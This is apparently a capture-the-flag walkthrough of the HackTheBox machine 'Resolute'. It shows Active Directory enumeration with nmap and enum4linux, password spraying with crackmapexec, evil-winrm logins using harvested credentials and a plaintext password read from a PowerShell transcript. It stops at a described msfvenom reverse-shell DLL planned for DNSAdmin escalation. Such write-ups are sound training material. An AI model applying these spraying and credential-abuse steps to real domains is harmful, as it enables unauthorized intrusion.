
HackTheBox – Resolute



Resolute

OS: Windows

Difficulty: Medium

Points: 30

Release: 07 Dec 2019


IP: 10.10.10.169

Summary

- Discovery of several usernames and a default password.
- Bruteforced list of usernames against default password to gain credentials for user – Melanie.
- Authenticated against WinRM.
- Discovered hidden Powershell transcript file with password for user – Ryan.
- Abused Ryans DNSAdmin privileges to load a dll hosted on remote SMB Server.
- Abused Ryans priveleges further to create a reverse shell with Administrator priveleges using the dll.

Recon

I began with a fast scan of the top 1000 ports using nmap, this revealed several services that would suggest that this machine is a domain controller. I then performed a fast scan of all ports using nmap, followed by a thorough scan of all ports discovered.




```
root@kali:~/Desktop/HTB/Resolute# nmap -T5 resolute.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-01 11:15 UTC
Nmap scan report for resolute.htb (10.10.10.169)
Host is up (0.018s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
root@kali:~/Desktop/HTB/Resolute# ports=$(nmap -T5 resolute.htb -p- | grep tcp | cut -f1 -d"/"); echo $ports
88 135 139 389 445 464 636 3268 3269 5985 9389 47001 49664 49665 49666 49667 49671 49676 49677 49685 49709 50678
root@kali:~/Desktop/HTB/Resolute# ports=$(echo $ports | sed 's/ /,/g'); nmap resolute.htb -p$ports -A -oN nmap.txt
```

```
# Nmap 7.80 scan initiated Mon Jun  1 10:58:06 2020 as: nmap
-p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49667,49671,49676,49677,49685,49709,49836 -A
-oN nmap.txt resolute.htb
Nmap scan report for resolute.htb (10.10.10.169)
Host is up (0.012s latency).

PORT      STATE  SERVICE      VERSION
53/tcp    open   domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open   kerberos-sec Microsoft Windows Kerberos (server time: 2020-06-01 10:09:09Z)
135/tcp   open   msrpc        Microsoft Windows RPC
139/tcp   open   netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open   ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp   open   microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
464/tcp   open   kpasswd5?
593/tcp   open   ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open   tcpwrapped
3268/tcp  open   ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp  open   tcpwrapped
5985/tcp  open   http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open   mc-nmf       .NET Message Framing
47001/tcp open   http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open   msrpc        Microsoft Windows RPC
49665/tcp open   msrpc        Microsoft Windows RPC
49666/tcp open   msrpc        Microsoft Windows RPC
49667/tcp open   msrpc        Microsoft Windows RPC
49671/tcp open   msrpc        Microsoft Windows RPC
49676/tcp open   ncacn_http   Microsoft Windows RPC over HTTP 1.0
49677/tcp open   msrpc        Microsoft Windows RPC
49685/tcp open   msrpc        Microsoft Windows RPC
49709/tcp open   msrpc        Microsoft Windows RPC
49836/tcp closed unknown

Network Distance: 2 hops
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h30m57s, deviation: 4h02m31s, median: -49m04s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Resolute
|   NetBIOS computer name: RESOLUTE\x00
|   Domain name: megabank.local
|   Forest name: megabank.local
|   FQDN: Resolute.megabank.local
|_  System time: 2020-06-01T03:10:14-07:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-06-01T10:10:13
|_  start_date: 2020-06-01T10:03:59
```


* note nmap output is shortened

Using enum4linux discovered quite a lot of useful information including a list of usernames and what appears to be a default password – **Welcome123!**




```
 ============================
|    Users on resolute.htb    |
 ============================
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail      Name: (null)    Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela       Name: (null)    Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette      Name: (null)    Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika       Name: (null)    Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire       Name: (null)    Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude       Name: (null)    Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)    Desc: A user account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia      Name: (null)    Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null)    Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo      Name: (null)    Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus       Name: (null)    Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak       Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie      Name: (null)    Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki        Name: (null)    Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo        Name: (null)    Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per  Name: (null)    Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan  Name: Ryan Bertrand     Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally        Name: (null)    Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon        Name: (null)    Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve        Name: (null)    Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie       Name: (null)    Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita       Name: (null)    Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf  Name: (null)    Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach Name: (null)    Desc: (null)
```

Authenticating as Marko with the password was unsuccessful, however using a combination of crackmapexec and a wordlist created using bash it is possible to authenticate as melanie against WinRM.




```
root@kali:~/Desktop/HTB/Resolute# cat enum4linux.txt | grep "has member: " | awk -F: '{print $3}' | sed 1,10d | sed 's/ //g' | sort | uniq > usernames.txt
root@kali:~/Desktop/HTB/Resolute# cat usernames.txt
MEGABANK\abigail
MEGABANK\Administrator
MEGABANK\angela
MEGABANK\annette
MEGABANK\annika
MEGABANK\claire
MEGABANK\claude
MEGABANK\DefaultAccount
MEGABANK\felicia
MEGABANK\fred
MEGABANK\Guest
MEGABANK\gustavo
MEGABANK\krbtgt
MEGABANK\marcus
MEGABANK\marko
MEGABANK\melanie
MEGABANK\MS02$
MEGABANK\naoki
MEGABANK\paulo
MEGABANK\per
MEGABANK\RESOLUTE$
MEGABANK\ryan
MEGABANK\sally
MEGABANK\simon
MEGABANK\steve
MEGABANK\stevie
MEGABANK\sunita
MEGABANK\ulf
MEGABANK\zach
root@kali:~/Desktop/HTB/Resolute# 
```



```
root@kali:~/Desktop/HTB/Resolute# crackmapexec winrm resolute.htb -u usernames.txt -p Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [*] http://10.10.10.169:5985/wsman
WINRM       10.10.10.169    5985   RESOLUTE         [-] MEGABANK\abigail:Welcome123! "Failed to authenticate the user abigail with ntlm"
WINRM       10.10.10.169    5985   RESOLUTE         [-] MEGABANK\Administrator:Welcome123! "Failed to authenticate the user Administrator with ntlm"
WINRM       10.10.10.169    5985   RESOLUTE         [-] MEGABANK\angela:Welcome123! "Failed to authenticate the user angela with ntlm"
WINRM       10.10.10.169    5985   RESOLUTE         [-] MEGABANK\annette:Welcome123! "Failed to authenticate the user annette with ntlm"
WINRM       10.10.10.169    5985   RESOLUTE         [-] MEGABANK\annika:Welcome123! "Failed to authenticate the user annika with ntlm"
WINRM       10.10.10.169    5985   RESOLUTE         [-] MEGABANK\claire:Welcome123! "Failed to authenticate the user claire with ntlm"
WINRM       10.10.10.169    5985   RESOLUTE         [-] MEGABANK\claude:Welcome123! "Failed to authenticate the user claude with ntlm"
WINRM       10.10.10.169    5985   RESOLUTE         [-] MEGABANK\DefaultAccount:Welcome123! "Failed to authenticate the user DefaultAccount with ntlm"
WINRM       10.10.10.169    5985   RESOLUTE         [-] MEGABANK\felicia:Welcome123! "Failed to authenticate the user felicia with ntlm"
WINRM       10.10.10.169    5985   RESOLUTE         [-] MEGABANK\fred:Welcome123! "Failed to authenticate the user fred with ntlm"
WINRM       10.10.10.169    5985   RESOLUTE         [-] MEGABANK\Guest:Welcome123! "Failed to authenticate the user Guest with ntlm"
WINRM       10.10.10.169    5985   RESOLUTE         [-] MEGABANK\gustavo:Welcome123! "Failed to authenticate the user gustavo with ntlm"
WINRM       10.10.10.169    5985   RESOLUTE         [-] MEGABANK\krbtgt:Welcome123! "Failed to authenticate the user krbtgt with ntlm"
WINRM       10.10.10.169    5985   RESOLUTE         [-] MEGABANK\marcus:Welcome123! "Failed to authenticate the user marcus with ntlm"
WINRM       10.10.10.169    5985   RESOLUTE         [-] MEGABANK\marko:Welcome123! "Failed to authenticate the user marko with ntlm"
WINRM       10.10.10.169    5985   RESOLUTE         [+] MEGABANK\melanie:Welcome123! (Pwn3d!)
root@kali:~/Desktop/HTB/Resolute# 
```


FootHold

As I now know the credentials for Melanie I can use evil-winrm to login.




```
root@kali:~/Desktop/HTB/Resolute# evil-winrm -i 10.10.10.169 -u melanie -p Welcome123!

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents> cd ../Desktop; ls


    Directory: C:\Users\melanie\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        12/3/2019   7:33 AM             32 user.txt


*Evil-WinRM* PS C:\Users\melanie\Desktop> 
```

There are several hidden directories on C:// PSTranscripts is particularly interesting...




```
*Evil-WinRM* PS C:\> ls -force


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d--hs-        12/3/2019   6:40 AM                $RECYCLE.BIN
d--hsl        9/25/2019  10:17 AM                Documents and Settings
d-----        9/25/2019   6:19 AM                PerfLogs
d-r---        9/25/2019  12:39 PM                Program Files
d-----       11/20/2016   6:36 PM                Program Files (x86)
d--h--        9/25/2019  10:48 AM                ProgramData
d--h--        12/3/2019   6:32 AM                PSTranscripts
d--hs-        9/25/2019  10:17 AM                Recovery
d--hs-        9/25/2019   6:25 AM                System Volume Information
d-r---        12/4/2019   2:46 AM                Users
d-----        12/4/2019   5:15 AM                Windows
-arhs-       11/20/2016   5:59 PM         389408 bootmgr
-a-hs-        7/16/2016   6:10 AM              1 BOOTNXT
-a-hs-         6/1/2020   3:03 AM      402653184 pagefile.sys


*Evil-WinRM* PS C:\> 
```

Reading through the transcripts I discovered the password for Ryan – **Serv3r4Admin4cc123!**



```
PS megabank\ryan@RESOLUTE Documents>
**********************
Command start time: 20191203063515
**********************
PS>CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
```

I used these credentials to login via evil-winrm as Ryan.




```
root@kali:~/Desktop/HTB/Resolute# evil-winrm -i 10.10.10.169 -u ryan -p Serv3r4Admin4cc123!

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan\Documents> whoami
megabank\ryan
```


Privilege Escalation

Ryan has DNSAdmin privileges this can be easily discovered by using ***whoami /all***, there are a few good articles online about abusing these privileges to gain higher prvileged access, my friend Abhizer wrote an excellent article on this: https://www.abhizer.com/windows-privilege-escalation-dnsadmin-to-domaincontroller/

I used msfvenom to create a dll with a reverse shell payload which I hosted on an SMB server using impacket.

